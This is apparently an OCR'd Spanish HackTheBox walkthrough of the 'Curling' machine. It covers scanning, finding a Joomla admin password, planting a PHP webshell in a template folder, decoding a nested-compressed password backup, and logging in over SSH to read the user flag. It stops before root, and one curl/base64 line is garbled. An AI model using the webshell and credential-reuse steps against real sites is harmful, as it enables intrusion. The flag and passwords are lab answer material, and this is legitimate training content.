
HTB Machine Walkthrough: Curling

{0x0} Introducción

Curling es una máquina ubicada en HackTheBox que debemos vulnerar para conseguir las flags de usuario (user.txt) y root (root.txt) creada por L4mpje basada en Linux OS, os mostraremos los pasos que hemos dado.



{0x1} Reconocimiento

Antes de empezar *ifconfig* a nuestra máquina de pentesting Kali Linux comprobando la conexión con la VPN privada a través de *openvpn --config 1v4n.ovpn* asignándose la IP *10.10.13.140.*

Y comenzamos, descubrimos nuestra dirección IP.

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.13.140  netmask 255.255.252.0  destination 10.10.13.140
        inet6 fe80::cfa3:74e6:d86f:6a30  prefixlen 64  scopeid 0x20<link>
        inet6 dead:beef:2::118a  prefixlen 64  scopeid 0x0<global>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 100  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 9  bytes 432 (432.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Y comprobamos que hay conexión con la máquina a vulnerar lanzado un ping:

```
root@1v4n:~/VPN/HTB# ping -c 3 10.10.10.150
PING 10.10.10.150 (10.10.10.150) 56(84) bytes of data.
64 bytes from 10.10.10.150: icmp_seq=1 ttl=63 time=183 ms
64 bytes from 10.10.10.150: icmp_seq=2 ttl=63 time=52.4 ms
64 bytes from 10.10.10.150: icmp_seq=3 ttl=63 time=533 ms

--- 10.10.10.150 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 21ms
rtt min/avg/max/mdev = 52.442/256.051/532.923/202.881 ms
```

{0x2} Escaneo

Realizamos un escaneo de puertos para comprobar los servicios que están abiertos y corriendo en la máquina a vulnerar con *nmap -A 10.10.10.150*

```
root@1v4n:~/CTF/HTB/Machines/Curling# nmap -A 10.10.10.150
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-24 13:17 EDT
Nmap scan report for 10.10.10.150
Host is up (0.060s latency).
Not shown: 997 closed ports
PORT     STATE    SERVICE       VERSION
22/tcp   open     ssh           OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp   open     http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
2718/tcp filtered pn-requester2
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=3/24%OT=22%CT=1%CU=40086%PV=Y%DS=2%DC=T%G=Y%TM=5C97BBB
OS:8%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=2%ISR=10A%TI=Z%CI=I%TS=C)SEQ(SP=1
OS:07%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=C)OPS(O1=M54DST11NW7%O2=M54DST11NW7%O
OS:3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11NW7%O6=M54DST11)WIN(W1=7120%W2=
OS:7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M54DNNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   57.92 ms 10.10.12.1
2   58.51 ms 10.10.10.150

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.64 seconds
```

Observamos puertos abiertos con los correspondientes servicios como el 22 (ssh) y 80 (http). Vemos las posibles vulnerabilidades de cada puerto con *nmap -sS -sV -p xx 10.10.10.150 --script vuln*

```
root@1v4n:~/CTF/HTB/Machines/Curling# nmap -sS -sV -p 22 10.10.10.150 --script vuln
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-24 14:02 EDT
Nmap scan report for curling.htb (10.10.10.150)
Host is up (0.33s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds
```

```
root@1v4n:~/CTF/HTB/Machines/Curling# nmap -sS -sV -p 80 10.10.10.150 --script vuln
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-24 14:05 EDT
Nmap scan report for 10.10.10.150
Host is up (0.34s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http?
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.150
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.10.10.150:80/
|     Form id: login-form
|     Form action: /index.php
|
|     Path: http://10.10.10.150:80/index.php/component/users/?view=remind&amp;Itemid=101
|     Form id: user-registration
|     Form action: /index.php/component/users/?task=remind.remind&Itemid=101
|
|     Path: http://10.10.10.150:80/index.php/component/users/?view=remind&amp;Itemid=101
|     Form id: login-form
|     Form action: /index.php/component/users/?Itemid=101
|
|     Path: http://10.10.10.150:80/index.php/2-uncategorised/1-first-post-of-curling2018
|     Form id: login-form
|     Form action: /index.php
|
|     Path: http://10.10.10.150:80/index.php/2-uncategorised/3-what-s-the-object-of-curling
|     Form id: login-form
|     Form action: /index.php
|
|     Path: http://10.10.10.150:80/index.php/component/users/?view=reset&amp;Itemid=101
|     Form id: user-registration
|     Form action: /index.php/component/users/?task=reset.request&Itemid=101
|
|     Path: http://10.10.10.150:80/index.php/component/users/?view=reset&amp;Itemid=101
|     Form id: login-form
|     Form action: /index.php/component/users/?Itemid=101
|
|     Path: http://10.10.10.150:80/index.php
|     Form id: login-form
|     Form action: /index.php
```

```
|     Path: http://10.10.10.150:80/index.php/2-uncategorised
|     Form id: login-form
|_    Form action: /index.php
| http-dombased-xss:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.150
|   Found the following indications of potential DOM based XSS:
|
|     Source: window.open(this.href,'win2','status=no,toolbar=no,scrollbars=yes,titlebar=no,menubar=no,resizable=yes,width=640,height=480,directories=no,locat
n=no')
|     Pages: http://10.10.10.150:80/, http://10.10.10.150:80/, http://10.10.10.150:80/, http://10.10.10.150:80/index.php/2-uncategorised/1-first-post-of-curli
2018, http://10.10.10.150:80/index.php/2-uncategorised/3-what-s-the-object-of-curling, http://10.10.10.150:80/index.php, http://10.10.10.150:80/index.php, htt
//10.10.10.150:80/index.php, http://10.10.10.150:80/index.php/2-uncategorised, http://10.10.10.150:80/index.php/2-uncategorised, http://10.10.10.150:80/index.
p/2-uncategorised
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 250
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 336.13 seconds
```


Ejecutando *joomscan -u http://10.10.10.150* nos revela que está hospedado un posible de gestor de contenido *Joomla v. 3.8.8* donde no se identifican vulnerabilidades CVE.

Pasamos a configurar /etc/hosts añadiendo la linea *10.10.10.150 curling.htb*

```
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.150    curling.htb

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

{0x3} Enumeración

Lanzamos *gobuster -e -u http://curling.htb/ -w /usr/share/wordlists/dirb/common.txt* sobre el servicio web en el dominio *curling.htb*




Detectamos que es accesible http://10.10.10.150/index.php y con la herramienta http sobre el index.php obtenemos pista al final de código.

Obtenemos una posible clave ***Curling2018***! para el acceso:

```
curl http://curling.htb/secret.txt > Q3VybGluZzIwMTgh | base64 -d | Curling2018!
```


Pasamos a explorar el Joomla y nos encontramos con su primer post que nos desvela un posible usuario en la URL http://curling.htb/index.php/2-uncategorised/1-first-post-of-curling2018




Conseguimos en la captura un posible nombre de usuario que se identifica como ***Floris***. Pasamos a comprobar que las credenciales ***Floris:Curling2018!*** son válidas en el panel de administración de Joomla en http://curling.htb/administrator


{0x4} Acceso

Accedemos con éxito a la administración del Joomla para subir nuestra ***webshell*** que intentaremos alojarla en un directorio no llamativo como es ***/templates***






Navegamos por el menú de administrador ***Extensions> Templates > Templates > protostar*** y seleccionamos crear nuevo archivo que en este caso tendrá el código de nuestra webshell (https://github.com/k4mpr3t/b4tm4n)




Ya podemos acceder a la webshell en la siguiente URL




Los conocimientos que os hemos intentado transmitir, están dirigidos a una práctica ética, si los usáis para prácticas no adecuadas ni en consonancia con la legislación seria únicamente responsabilidad vuestra o de vuestros tutores. No nos hacemos responsables del mal uso que se le pueda dar a las herramientas y habilidades que enseñemos.

Por defecto la webshell posee las credenciales ***k4mpr3t:k4mpr3t*** que pasaremos a modificar en el menú Account. Pasamos a explorar directorios aunque no podemos acceder a user.txt ya que pertenecemos todavía al grupo de *floris*.



Nos encontramos con ***password_backup*** en el directorio */home/floris/* con el *Hexdump* de una posible clave para poder avanzar. Procedemos a descargarlo en nuestro Kali y hacemos reversing obteniendo ***5d<wdCbdZu)|hChXll***



```
root@1v4n: ~/CTF/HTB/Machines/Curling
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@1v4n:~/CTF/HTB/Machines/Curling# xxd -r password_backup | bzip2 -d > floris_pass
root@1v4n:~/CTF/HTB/Machines/Curling# file floris_pass
floris_pass: gzip compressed data, was "password", last modified: Tue May 22 19:16:20 2018, from Unix, original size 141
root@1v4n:~/CTF/HTB/Machines/Curling# mv floris_pass floris_pass.gz
root@1v4n:~/CTF/HTB/Machines/Curling# gzip -d floris_pass.gz
root@1v4n:~/CTF/HTB/Machines/Curling# file floris_pass
floris_pass: bzip2 compressed data, block size = 900k
root@1v4n:~/CTF/HTB/Machines/Curling# mv floris_pass floris_pass.bz2
root@1v4n:~/CTF/HTB/Machines/Curling# file floris_pass.bz2
floris_pass.bz2: bzip2 compressed data, block size = 900k
root@1v4n:~/CTF/HTB/Machines/Curling# bzip2 -d floris_pass.bz2
root@1v4n:~/CTF/HTB/Machines/Curling# file floris_pass
floris_pass: POSIX tar archive (GNU)
root@1v4n:~/CTF/HTB/Machines/Curling# mv floris_pass floris.tar
root@1v4n:~/CTF/HTB/Machines/Curling# tar xvf floris.tar
password.txt
root@1v4n:~/CTF/HTB/Machines/Curling# ls -la
total 64
-rw-r--r-- 1 root root    13 mar 26 15:39 floris_password
-rw-r--r-- 1 root root 10240 mar 26 16:45 floris.tar
-rw-r--r-- 1 root root  1076 mar 25 18:30 password_backup
-rw-r--r-- 1 root root    19 may 22  2018 password.txt
root@1v4n:~/CTF/HTB/Machines/Curling# cat password.txt
5d<wdCbdZu)|hChXll
root@1v4n:~/CTF/HTB/Machines/Curling#
```

Conectamos por ssh con el usuario ***floris*** y la password ***5d<wdCbdZu)|hChXll***


```
floris@curling: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
root@1v4n:~/CTF/HTB/Machines/Curling# ssh floris@10.10.10.150
The authenticity of host '10.10.10.150 (10.10.10.150)' can't be established.
ECDSA key fingerprint is SHA256:o1Cqn+Glx1PRiKhany4ZMStLp3t9ePE9GjscsUsEjWM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.150' (ECDSA) to the list of known hosts.
floris@10.10.10.150's password:
Welcome to Ubuntu 18.04 LTS (GNU/Linux 4.15.0-22-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Mar 25 23:00:31 UTC 2019

  System load:  0.16              Processes:           252
  Usage of /:   48.4% of 9.78GB   Users logged in:     1
  Memory usage: 51%               IP address for ens33: 10.10.10.150
  Swap usage:   0%

  => There is 1 zombie process.


0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Mar 25 22:59:45 2019 from 10.10.13.129
floris@curling:~$ whoami
floris
floris@curling:~$ id
uid=1000(floris) gid=1004(floris) groups=1004(floris)
floris@curling:~$ pwd
/home/floris
floris@curling:~$ ls -la
total 4424
drwxr-xr-x 6 floris floris    4096 Mar 25 23:00 .
drwxr-xr-x 3 root   root      4096 May 22  2018 ..
lrwxrwxrwx 1 root   root         9 May 22  2018 .bash_history -> /dev/null
-rw-r--r-- 1 floris floris     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 floris floris    3771 Apr  4  2018 .bashrc
drwx------ 2 floris floris    4096 May 22  2018 .cache
drwx------ 3 floris floris    4096 May 22  2018 .gnupg
```

```
floris@curling:~$ whoami
floris
floris@curling:~$ id
uid=1000(floris) gid=1004(floris) groups=1004(floris)
floris@curling:~$ pwd
/home/floris
floris@curling:~$ ls -la
total 4424
drwxr-xr-x 6 floris floris    4096 Mar 25 23:00 .
drwxr-xr-x 3 root   root      4096 May 22  2018 ..
lrwxrwxrwx 1 root   root         9 May 22  2018 .bash_history -> /dev/null
-rw-r--r-- 1 floris floris     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 floris floris    3771 Apr  4  2018 .bashrc
drwx------ 2 floris floris    4096 May 22  2018 .cache
drwx------ 3 floris floris    4096 May 22  2018 .gnupg
drwxrwxr-x 3 floris floris    4096 May 22  2018 .local
-rw-r--r-- 1 floris floris     807 Apr  4  2018 .profile
-rw------- 1 floris floris    8613 Mar 25 23:00 .viminfo
drwxr-x--- 2 root   floris    4096 May 22  2018 admin-area
-rw-r--r-- 1 floris floris    1076 May 22  2018 password_backup
-rwxr-xr-x 1 floris floris 4468984 Mar 25 22:16 pspy64
-rw-r----- 1 floris floris      33 May 22  2018 user.txt
floris@curling:~$ cat user.txt
65dd1df0713b40d88ead98cf11b8530b
